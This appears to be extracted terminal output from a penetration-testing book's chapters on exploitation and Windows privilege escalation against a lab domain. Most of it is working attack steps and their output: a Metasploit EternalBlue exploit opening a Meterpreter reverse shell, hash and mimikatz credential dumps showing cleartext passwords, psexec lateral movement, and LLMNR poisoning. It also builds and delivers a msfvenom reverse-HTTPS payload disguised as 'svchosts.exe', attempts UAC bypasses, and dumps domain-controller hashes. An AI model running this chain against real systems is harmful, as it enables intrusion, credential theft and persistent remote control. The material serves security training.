[*] Successfully imported /media/bo/files/workspace/writings/kalibook-2nd-Edition/chap7/TestCompany-int-20180830/scans-docs/TestCompany-int-scan.xml
msf > █
```

```

msf > hosts           Hosts command shows available hosts.
Hosts
=====
address      mac           name          os_name      os_flavor  os_sp  purpose  info
comments    ---          ----          -
-----
172.16.42.1  00:13:37:a5:b4:ef  Pineapple.lan  Linux        3.X        server
172.16.42.5  ac:e0:10:6e:e9:4c  Windows 7     Windows 7   client
172.16.42.6  ac:e0:10:6e:e9:4c  Windows 7     Unknown     client
172.16.42.140  ac:e0:10:6e:e9:4c  shadow.lan    Linux        3.X        device
172.16.42.153  2c:6f:c9:5a:8a:a5  DESKTOP-VPT00GS.lan  Windows Longhorn  device
172.16.42.202  ac:e0:10:6e:e9:4c  WinDev1806Eval.lan  Windows Longhorn  device

msf > services       Services command shows the systems open ports.
Services
=====
host         port  proto  name          state  info
-----
172.16.42.1  22    tcp    ssh           open   OpenSSH 7.1 protocol 2.0
172.16.42.1  53    tcp    domain       open   generic dns response: NOTIMP
172.16.42.1  80    tcp    http         open   nginx 1.12.1
172.16.42.1  1471  tcp    http         open   nginx 1.12.1
172.16.42.5  42    tcp    tcpwrapped   open
172.16.42.5  53    tcp    domain       open   Microsoft DNS 6.0.6002 (17724655) Windows Server 2008 SP2
172.16.42.5  88    tcp    kerberos-sec open   Microsoft Windows Kerberos server time: 2018-09-03 05:33:44Z
172.16.42.5  135   tcp    msrpc        open   Microsoft Windows RPC
172.16.42.5  139   tcp    netbios-ssn open   Microsoft Windows netbios-ssn
172.16.42.5  389   tcp    ldap         open   Microsoft Windows Active Directory LDAP Domain: lab1.boweaver.net, Site: Default-First-Site-Name
172.16.42.5  445   tcp    microsoft-ds open   Windows Server (R) 2008 Datacenter 6002 Service Pac

```

TestCompany-int-20180830: 172.16.42.195

File Edit Search Format View Go Tools Window Help

TestCompany-int-20180

- project-notes
- targets
- Trash

Title	Created time	Modified time
TestCompany-int-20180830	03:07 AM	03:07 AM
project-notes	03:07 AM	03:07 AM
targets	03:08 AM	03:08 AM
172.16.42.195	03:12 AM	03:15 AM
Trash	03:07 AM	03:07 AM

20180903-0315

172.16.42.195 2c:6f:c9:5a:8a:a5 DESKTOP-VPTQOGS.lan Windows Longhorn

**Services**  
=====

host	port	proto	name	state	info
172.16.42.195	135	tcp	msrpc	open	Microsoft Windows RPC
172.16.42.195	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
172.16.42.195	445	tcp	microsoft-ds	open	
172.16.42.195	49664	tcp	msrpc	open	Microsoft Windows RPC
172.16.42.195	49665	tcp	msrpc	open	Microsoft Windows RPC
172.16.42.195	49666	tcp	msrpc	open	Microsoft Windows RPC
172.16.42.195	49668	tcp	msrpc	open	Microsoft Windows RPC
172.16.42.195	49669	tcp	msrpc	open	Microsoft Windows RPC
172.16.42.195	49671	tcp	msrpc	open	Microsoft Windows RPC
172.16.42.195	49675	tcp	msrpc	open	Microsoft Windows RPC

Notebook saved 4 pages

---

```
any-int-20180830/scans-docs# nbtscan -v -s: 172.16.42.0/24
172.16.42.0      Sendto failed: Permission denied
172.16.42.5:B0-DC1      :00U
172.16.42.5:LAB1       :00G
172.16.42.5:LAB1       :1cG
172.16.42.5:B0-DC1     :20U
172.16.42.5:LAB1       :1bU
172.16.42.5:LAB1       :1eG
172.16.42.5:LAB1       :1dU
172.16.42.5:MSBROWSE_01G
172.16.42.5:MAC:08:00:27:fa:e3:cd
172.16.42.6:B0-SRV2    :00U
172.16.42.6:LAB1       :00G
172.16.42.6:B0-SRV2    :20U
172.16.42.6:LAB1       :1eG
172.16.42.6:MAC:08:00:27:e0:1e:67
172.16.42.255      Sendto failed: Permission denied
172.16.42.202:WINDEV1806EVAL :00U
172.16.42.202:LAB1       :00G
172.16.42.202:WINDEV1806EVAL :20U
172.16.42.202:MAC:08:00:27:07:9c:ec
```

```

Pipe Auditor
  auxiliary/scanner/smb/pipe_dcerpc_auditor
Pipe DCERPC Auditor
  auxiliary/scanner/smb/psexec_loggedin_users
Windows Authenticated Logged In Users Enumeration
  auxiliary/scanner/smb/smb2
Nocol Detection
  auxiliary/scanner/smb/smb_enumshares
Enumeration
  auxiliary/scanner/smb/smb_enumusers
Enumeration (SAM EnumUsers)
  auxiliary/scanner/smb/smb_enumusers_domain
User Enumeration
  auxiliary/scanner/smb/smb_login
Lock Scanner
  auxiliary/scanner/smb/smb_lookupsid
Enumeration (LookupSid)
  auxiliary/scanner/smb/smb_version
Detection
  auxiliary/scanner/snmp/snmp_enumshares
SMB Share Enumeration
  auxiliary/server/capture/smb
On Capture: SMB
  auxiliary/server/http_ntlmrelay
MS Credential Relay
  auxiliary/spoof/nbns/nbns_response
Service Spoofer
  exploit/linux/samba/chain_reply

```

2010-06-16

```

msf auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

  Name          Current Setting  Required  Description
  ----          -
  LogSpider     3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
  MaxDepth     999              yes       Max number of subdirectories to spider
  RHOSTS       .                yes       The target address range or CIDR identifier
  SMBDomain    .                no        The Windows domain to use for authentication
  SMBPass      .                no        The password for the specified username
  SMBUser      Guest            no        The username to authenticate as
  ShowFiles    false            yes       Show detailed information when spidering
  SpiderProfiles true             no        Spider only user profiles when share = C$
  SpiderShares false            no        Spider shares recursively
  THREADS     1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 172.16.42.6
RHOSTS => 172.16.42.6
msf auxiliary(scanner/smb/smb_enumshares) > set SMBDomain LAB1
SMBDomain => LAB1
msf auxiliary(scanner/smb/smb_enumshares) > set SMBUser Guest
SMBUser => Guest
msf auxiliary(scanner/smb/smb_enumshares) > show options

```

```

msf auxiliary(scanner/smb/smb_enumshares) > show options
Module options (auxiliary/scanner/smb/smb_enumshares):
  Name           Current Setting  Required  Description
  ----           -
  LogSpider      3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
  MaxDepth       999              yes       Max number of subdirectories to spider
  RHOSTS         172.16.42.6     yes       The target address range or CIDR identifier
  SMBDomain      LAB1             no        The Windows domain to use for authentication
  SMBPass        [REDACTED]       no        The password for the specified username
  SMBUser        Guest            no        The username to authenticate as
  ShowFiles      false            yes       Show detailed information when spidering
  SpiderProfiles true             no        Spider only user profiles when share = C$
  SpiderShares   false            no        Spider shares recursively
  THREADS        1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_enumshares) > exploit
[-] 172.16.42.6:139 - Login Failed: The SMB server did not reply to our request
[-] 172.16.42.6:445 - Login Failed: The server responded with error: STATUS_ACCOUNT_DISABLED (Command=115 WordCount=0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumshares) > █

```

```
msf auxiliary(scanner/smb/pipe_dcerpc_auditor) > show options
```

```
Module options (auxiliary/scanner/smb/pipe_dcerpc_auditor):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
SMBDomain	.	no	The Windows domain to use for authentication
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER)
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(scanner/smb/pipe_dcerpc_auditor) > set RHOSTS 172.16.42.6
```

```
RHOSTS => 172.16.42.6
```

```
msf auxiliary(scanner/smb/pipe_dcerpc_auditor) > set SMBDomain LAB1
```

```
SMBDomain => LAB1
```

```
msf auxiliary(scanner/smb/pipe_dcerpc_auditor) > show options Configure Module
```

```
Module options (auxiliary/scanner/smb/pipe_dcerpc_auditor):
```

Name	Current Setting	Required	Description
RHOSTS	172.16.42.6	yes	The target address range or CIDR identifier
SMBDomain	LAB1	no	The Windows domain to use for authentication
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER)
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(scanner/smb/pipe_dcerpc_auditor) > exploit Run Module
```

```
Login Failed: The server refused our NetBIOS session request
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

**Server refused our connection.**

```
msf auxiliary(scanner/smb/pipe_dcerpc_auditor) > █
```

```

msf auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 172.16.42.5:445      - Host is likely VULNERABLE to MS17-010! -
Windows Server (R) 2008 Datacenter 6002 Service Pack 2 x86 (32-bit)
[+] 172.16.42.6:445      - Host is likely VULNERABLE to MS17-010! -
Windows Server (R) 2008 Standard 6002 Service Pack 2 x86 (32-bit)
[+] 172.16.42.7:445      - Host is likely VULNERABLE to MS17-010! -
Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] Scanned 26 of 256 hosts (10% complete)
[*] Scanned 52 of 256 hosts (20% complete)
[*] Scanned 77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[+] 172.16.42.173:445    - Host is likely VULNERABLE to MS17-010! -
Windows 7 Professional 7601 Service Pack 1 x86 (32-bit)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) > █

```

```

msf > search ms17_010

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	MS17-010 Eternal
Romance/EternalSynergy/EternalChampion SMB Remote	Windows Command Execution	normal	MS17-010 SMB RCE
auxiliary/scanner/smb/smb_ms17_010			Detection
exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	MS17-010 Eternal
Blue SMB Remote Windows Kernel Pool Corruption			
exploit/windows/smb/ms17_010_eternalblue_win8	2017-03-14	average	MS17-010 Eternal
Blue SMB Remote Windows Kernel Pool Corruption for Win8+			
exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	MS17-010 Eternal
Romance/EternalSynergy/EternalChampion SMB Remote	Windows Code Execution		



```

msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.16.42.140:4444
[*] 172.16.42.7:445 - Connecting to target for exploitation.
[+] 172.16.42.7:445 - Connection established for exploitation.
[+] 172.16.42.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.42.7:445 - CORE raw buffer dump (51 bytes)
[*] 172.16.42.7:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows S
erver 2
[*] 172.16.42.7:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 St
andard
[*] 172.16.42.7:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Serv
ice Pac
[*] 172.16.42.7:445 - 0x00000030  6b 20 31                                     k 1

[+] 172.16.42.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.42.7:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.42.7:445 - Sending all but last fragment of exploit packet
[*] 172.16.42.7:445 - Starting non-paged pool grooming
[+] 172.16.42.7:445 - Sending SMBv2 buffers
[+] 172.16.42.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.42.7:445 - Sending final SMBv2 buffers.
[*] 172.16.42.7:445 - Sending last fragment of exploit packet!
[*] 172.16.42.7:445 - Receiving response from exploit packet
[+] 172.16.42.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.42.7:445 - Sending egg to corrupted connection.
[*] 172.16.42.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 172.16.42.7
[*] Meterpreter session 1 opened (172.16.42.140:4444 -> 172.16.42.7:56073) at 2018-09-23 23:
28:21 -0400
[+] 172.16.42.7:445 - =====
[+] 172.16.42.7:445 - =====--WIN-----
[+] 172.16.42.7:445 - =====

meterpreter >

```

```
meterpreter > sysinfo
Computer      : B0-SRV3
OS           : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : LAB1
Logged On Users : 4
Meterpreter  : x64/windows
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM SYSTEM level access!!
```

```
meterpreter > ipconfig
```

```
Interface 1
```

```
=====
```

```
Name          : Software Loopback Interface 1
Hardware MAC  : 00:00:00:00:00:00
MTU           : 4294967295
IPv4 Address  : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address  : ::1
IPv6 Netmask  : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
Interface 11
```

```
=====
```

```
Name          : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC  : 08:00:27:dc:cc:e1
MTU           : 1500
IPv4 Address  : 172.16.42.7 Compromised system's address
IPv4 Netmask  : 255.255.255.0
IPv6 Address  : fe80::3d81:5341:201c:dde6
IPv6 Netmask  : ffff:ffff:ffff:ffff::
```

```
meterpreter > hashdump
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d0fab2b1cf4d72967024b6db5409024c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```

meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username      Domain  LM              NTLM              SHA1
-----
B0-SRV3$     LAB1    --              5b9033ffa691bb550faa495a74b2d935  7a68f18ea0b4fa673262538dbceb27704e028
de8
fflintstone  LAB1    df952adeeba042d3a56ea65545af54a6  594d255cac9598cfeea0171ce3561552  40b731b98daa475e6a3c429130c64a26d5d9e
64e

wdigest credentials
=====
Username      Domain  Password
-----
(null)        (null)  (null)
B0-SRV3$     LAB1    U8u` (378gLUAQ/h+_-/)Ts?>PVZYKkw:8@,aEtcgPAJFC%88M$Q<j%7EovHvGKq2%5#;$"!4G YTiH2_y3iLRaRh'8a<Y:9:Xp\lDs'?
[=feNo%QIDe.:u
fflintstone  LAB1    CatKeeper!

tspkg credentials
=====
Username      Domain  Password
-----
B0-SRV3$     LAB1    U8u` (378gLUAQ/h+_-/)Ts?>PVZYKkw:8@,aEtcgPAJFC%88M$Q<j%7EovHvGKq2%5#;$"!4G YTiH2_y3iLRaRh'8a<Y:9:Xp\lDs'?
[=feNo%QIDe.:u
fflintstone  LAB1    CatKeeper!

kerberos credentials
=====
Username      Domain  Password
-----
(null)        (null)  (null)

```

```

meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  ---  ---  ---  ---
  1    meterpreter x64/windows  NT AUTHORITY\SYSTEM @ B0-SRV3  172.16.42.140:4444 -> 172.16.42.7:56073 (172.16.42.7)

msf exploit(windows/smb/ms17_010_eternalblue) >

```

```

msf exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

  Name              Current Setting  Required  Description
  ---
  RHOST             172.16.42.173   yes       The target address
  RPORT             445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION
  retty listing
  SERVICE_DISPLAY_NAME
  SERVICE_NAME      no               The service display name
  SERVICE_NAME      no               The service name
  SHARE             ADMIN$           yes       The share to connect to, can be an admin share (A
  DMINS,C$,...) or a normal read/write folder share
  SMBDomain         LAB1             no        The Windows domain to use for authentication
  SMBPass           CatKeeper!      no        The password for the specified username
  SMBUser           fflintstone     no        The username to authenticate as

```

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.16.42.140	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf exploit(windows/smb/psexec) > exploit
```

```
[*] Started reverse TCP handler on 172.16.42.140:4444
[*] 172.16.42.173:445 - Connecting to the server...
[*] 172.16.42.173:445 - Authenticating to 172.16.42.173:445|LAB1 as user 'fflintstone'...
[*] 172.16.42.173:445 - Selecting PowerShell target
[*] 172.16.42.173:445 - Executing the payload...
[+] 172.16.42.173:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 172.16.42.173
[*] Meterpreter session 2 opened (172.16.42.140:4444 -> 172.16.42.173:49242) at 2018-09-25 16:19:29 - 0400
```

```
meterpreter > sysinfo
```

```
Computer      : WIN7-01
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : LAB1
Logged On Users : 2
Meterpreter   : x86/windows
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > hashdump
```


```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:23900518f88d6ec5ae40e134fdbb1959:::
B0 Weaver:1000:aad3b435b51404eeaad3b435b51404ee:601eab3fdffb146c4ecd8f800c987d621:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
meterpreter > load kiwi
```

```
Loading extension kiwi...
```

```
##### mimikatz 2.1.1 20180820 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' Ported to Metasploit by OJ Reeves `TheColonial` * * */
```

```
Success.
```



---

# Chapter 8: Windows Privilege Escalation and Maintaining Access

```
[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 172.16.42.6 for name bo-dc2
[HTTP] Basic Client : 172.16.42.6
[HTTP] Basic Username : lab1\ffflintstone
[HTTP] Basic Password : CatKeeper!
[*] [NBT-NS] Poisoned answer sent to 172.16.42.6 for name RESPPROXYSRV (service: File Server)
[SMB] NTLMv1 Client : 172.16.42.6
[SMB] NTLMv1 Username : LAB1\Administrator
[SMB] NTLMv1 Hash : Administrator::LAB1:AF69BE722C934F81A33073B3319D1388601F1C222E2E8FF6:AF69BE722C934F81A33073B3319D1388601F1C222E2E8FF6:abaf072eade551fc
[*] Skipping previously captured hash for LAB1\Administrator
```

```
root@privateer:~# msfvenom -p windows/meterpreter/reverse_https -f exe -a x86 LHOST=172.16.42.215 LPORT=443 -o svchosts.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 480 bytes
Final size of exe file: 73802 bytes
Saved as: svchosts.exe
root@privateer:~#
```

```
msf auxiliary(ftp) > show options

Module options (auxiliary/server/ftp):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   no               no        Configure a specific password that should be allowed access
  FTPROOT   /tmp/ftproot     yes       The FTP root directory to serve files from
  FTPUSER   no               no        Configure a specific username that should be allowed access
  PASVPORT  0                no        The local PASV data port to listen on (0 is random)
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   21               yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)

Auxiliary action:

  Name      Description
  ----      -
  Service


msf auxiliary(ftp) >
```

```
msf auxiliary(ftp) > run
[*] Auxiliary module execution completed
msf auxiliary(ftp) >
[*] Server started.

msf auxiliary(ftp) > jobs

Jobs
====

  Id  Name                Payload  Payload opts
  --  ----                -
  0   Auxiliary: server/ftp
```







```
PS C:\Users\rred> ftp 172.16.42.215
Connected to 172.16.42.215.
220 FTP Server Ready
User (172.16.42.215:(none)):
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 164
-rw-r--r--  1 0      0      73802 Jan  1  2000 svchosts.exe
drwxr-xr-x  2 0      0      512 Jan  1  2000 .
drwxr-xr-x  2 0      0      512 Jan  1  2000 .
226 Transfer complete.
ftp: 175 bytes received in 0.00Seconds 175000.00Kbytes/sec.
ftp>
ftp> GET svchosts.exe C:\Windows\temp\svchosts.exe
200 PORT command successful.
150 Opening BINARY mode data connection for svchosts.exe
226 Transfer complete.
ftp: 73802 bytes received in 0.06Seconds 1171.46Kbytes/sec.
ftp>
```

```
msf auxiliary(ftp) >
[*] 172.16.42.6:49294 FTP download request for svchosts.exe
msf auxiliary(ftp) > █
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 172.16.42.215
LHOST => 172.16.42.215
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  172.16.42.215   yes       The local listener hostname
  LPORT  443              yes       The local listener port
  LURI   /                no        The HTTP Path

Payload options (windows/meterpreter/reverse_https):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC     process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST        172.16.42.215   yes       The local listener hostname
  LPORT        443              yes       The local listener port
  LURI         /                no        The HTTP Path

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://172.16.42.215:443
msf exploit(handler) > [*] Starting the payload handler...
```

```

msf exploit(handler) > jobs

Jobs
====

  Id  Name                               Payload                               Payload opts
  --  -
  1   Auxiliary: server/ftp
  2   Exploit: multi/handler windows/meterpreter/reverse_tcp tcp://172.16.42.215:443

msf exploit(handler) > jobs -k 1
[*] Stopping the following job(s): 1
[*] Stopping job 1


[*] Server stopped.
msf exploit(handler) > jobs

Jobs
====

  Id  Name                               Payload                               Payload opts
  --  -
  2   Exploit: multi/handler windows/meterpreter/reverse_tcp tcp://172.16.42.215:443

msf exploit(handler) > █

```



```

msf exploit(handler) >
msf exploit(handler) >
[*] https://172.16.42.215:443 handling request from 172.16.42.6; (UUID: nqqc568r) Staging x86 payload (958531 bytes) ..
[*] Meterpreter session 2 opened (172.16.42.215:443 -> 172.16.42.6:49520) at 2017-06-18 15:36:05 -0400

msf exploit(handler) > sessions -l

Active sessions
=====

  Id  Type           Information                               Connection
  --  -
  2   meterpreter x86/windows LAB1\rred @ B0-SRV2 172.16.42.215:443 -> 172.16.42.6:49520 (172.16.42.6)

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : B0-SRV2
OS           : Windows 2008 (Build 6002, Service Pack 2).
Architecture : x86
System Language : en_US
Domain       : LAB1
Logged On Users : 5
Meterpreter  : x86/windows
meterpreter > █

```

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > getuid
Server username: LAB1\rred
meterpreter >
```

```
msf exploit(ms16_032_secondary_logon_handle_privesc) > show options

Module options (exploit/windows/local/ms16_032_secondary_logon_handle_privesc):

  Name      Current Setting  Required  Description
  ----      -
SESSION    yes              The session to run this module on.

Exploit target:

  Id  Name
  --  ---
  0   Windows x86

msf exploit(ms16_032_secondary_logon_handle_privesc) > set SESSION 2
SESSION => 2
msf exploit(ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 172.16.42.215:4444
[*] Writing payload file, C:\Users\rred\oznEfhBL.txt...
[*] Compressing script contents...
[+] Compressed size: 3576
[*] Executing exploit script...

[+] Cleaned up C:\Users\rred\oznEfhBL.txt
[*] Exploit completed, but no session was created.
msf exploit(ms16_032_secondary_logon_handle_privesc) >
```

```

msf exploit(service_permissions) > show options

Module options (exploit/windows/local/service_permissions):

  Name          Current Setting  Required  Description
  ----          -
AGGRESSIVE     false           no        Exploit as many services as possible (dangerous)
SESSION        true            yes       The session to run this module on.

Exploit target:

  Id  Name
  --  ----
  0   Automatic

msf exploit(service_permissions) > set SESSION 2
SESSION => 2
msf exploit(service_permissions) > exploit


[*] Started reverse TCP handler on 172.16.42.215:4444
[*] Trying to add a new service...
[*] Trying to find weak permissions in existing services..

[-] Exploit failed: Rex::TimeoutError Operation timed out.
[*] Exploit completed, but no session was created.
msf exploit(service_permissions) >
msf exploit(service_permissions) > set AGGRESSIVE true
AGGRESSIVE => true
msf exploit(service_permissions) > exploit

[*] Started reverse TCP handler on 172.16.42.215:4444
[*] Trying to add a new service...
[*] Trying to find weak permissions in existing services..
[-] Exploit failed: Rex::TimeoutError Operation timed out.
[*] Exploit completed, but no session was created.

```





```
msf exploit(handler) >
[*] https://172.16.42.215:443 handling request from 172.16.42.6; (UUID: zibpbzus) Staging x86 payload (958
531 bytes) ...
[*] Meterpreter session 3 opened (172.16.42.215:443 -> 172.16.42.6:53565) at 2017-07-04 19:56:12 -0400

msf exploit(handler) > sessions

Active sessions
=====

  Id  Type                Information                                     Connection
  --  -
   3  meterpreter x86/windows LAB1\fflintstone @ B0-SRV2 172.16.42.215:443 -> 172.16.42.6:53565 (172.16.
42.6)

msf exploit(handler) > █
```

```
msf exploit(handler) > use exploit/windows/local/bypassuac_vbs
msf exploit(bypassuac_vbs) > set session 3
session => 3
msf exploit(bypassuac_vbs) > exploit

[*] Started reverse TCP handler on 172.16.42.215:4444
[+] Windows 2008 (Build 6002, Service Pack 2). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[-] Exploit aborted due to failure: not-vulnerable: UAC is set to 'Always Notify'. This module does not by
pass this setting, exiting...
[*] Exploit completed, but no session was created.
msf exploit(bypassuac_vbs) > █
```

```

C:\Users\fflintstone>cd c:\windows\temp

c:\Windows\Temp>ftp 172.16.42.215
Connected to 172.16.42.215.
220 FTP Server Ready
User (172.16.42.215:(none)):
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 228
-rw-r--r--    1 0      0      73802 Jan  1  2000 suchosts.exe
drwxr-xr-x    2 0      0      512 Jan  1  2000 ..
drwxr-xr-x    2 0      0      512 Jan  1  2000 .
-rw-r--r--    1 0      0      158 Jan  1  2000 disable-uac.bat
226 Transfer complete.
ftp: 239 bytes received in 0.00Seconds 239000.00Kbytes/sec.
ftp> GET suchosts.exe
200 PORT command successful.
150 Opening BINARY mode data connection for suchosts.exe
226 Transfer complete.
ftp: 73802 bytes received in 0.05Seconds 1570.26Kbytes/sec.
ftp> quit
221 Logout

c:\Windows\Temp>_

```

```

msf exploit(handler) > jobs

Jobs
====

  Id  Name                               Payload                               Payload opts
  --  ---                               -
  0   Exploit: multi/handler             windows/meterpreter/reverse_https   https://172.16.42.215:443

msf exploit(handler) >
[*] https://172.16.42.215:443 handling request from 172.16.42.5; (UUID: blsvtpjn) Staging x
86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (172.16.42.215:443 -> 172.16.42.5:59947) at 2017-07-06 16:
32:00 -0400

msf exploit(handler) > █

```



```
msf exploit(bypassuac_vbs) > show options

Module options (exploit/windows/local/bypassuac_vbs):


  Name      Current Setting  Required  Description
  ----      -
SESSION 1          yes       The session to run this module on.


Exploit target:

  Id  Name
  --  -
  0   Automatic

msf exploit(bypassuac_vbs) > exploit

[*] Started reverse TCP handler on 172.16.42.215:4444
[+] Windows 2008 (Build 6002, Service Pack 2). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[-] Exploit aborted due to failure: not-vulnerable: UAC is set to 'Always Notify'. This module does not bypass this setting, exiting...
[*] Exploit completed, but no session was created.
msf exploit(bypassuac_vbs) >
```





```
msf exploit(handler) > run -j  
[*] Exploit running as background job.  
  
[*] Started HTTPS reverse handler on https://172.16.42.215:443  
msf exploit(handler) > [*] Starting the payload handler...  
  
msf exploit(handler) >  
[*] https://172.16.42.215:443 handling request from 172.16.42.5; (UUID: nnjbvmnn) Staging  
x86 payload (958531 bytes) ...  
[*] Meterpreter session 2 opened (172.16.42.215:443 -> 172.16.42.5:49199) at 2017-07-09 2  
0:00:50 -0400
```

```

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: LAB1\fflintstone
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : BO-DC1
OS            : Windows 2008 (Build 6002, Service Pack 2).
Architecture : x86
System Language : en_US
Domain       : LAB1
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █

```

```

msf > use post/windows/gather/smart_hashdump
msf post(smart_hashdump) > show options

Module options (post/windows/gather/smart_hashdump):

  Name      Current Setting  Required  Description
  ----      -
GETSYSTEM  false           no        Attempt to get SYSTEM privilege on the target host.
SESSION    yes             The session to run this module on.

msf post(smart_hashdump) > set SESSION 2
SESSION => 2
msf post(smart_hashdump) > show options

Module options (post/windows/gather/smart_hashdump):

  Name      Current Setting  Required  Description
  ----      -
GETSYSTEM  false           no        Attempt to get SYSTEM privilege on the target host.
SESSION    2              yes       The session to run this module on.

msf post(smart_hashdump) > exploit

```

```
msf post(smart_hashdump) > exploit


[*] Running module against B0-DC1
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20170709202230_lab1.boweaver.ne_172.16.42.5_windows.hashes_075027.txt
[+] This host is a Domain Controller!
[*] Dumping password hashes...
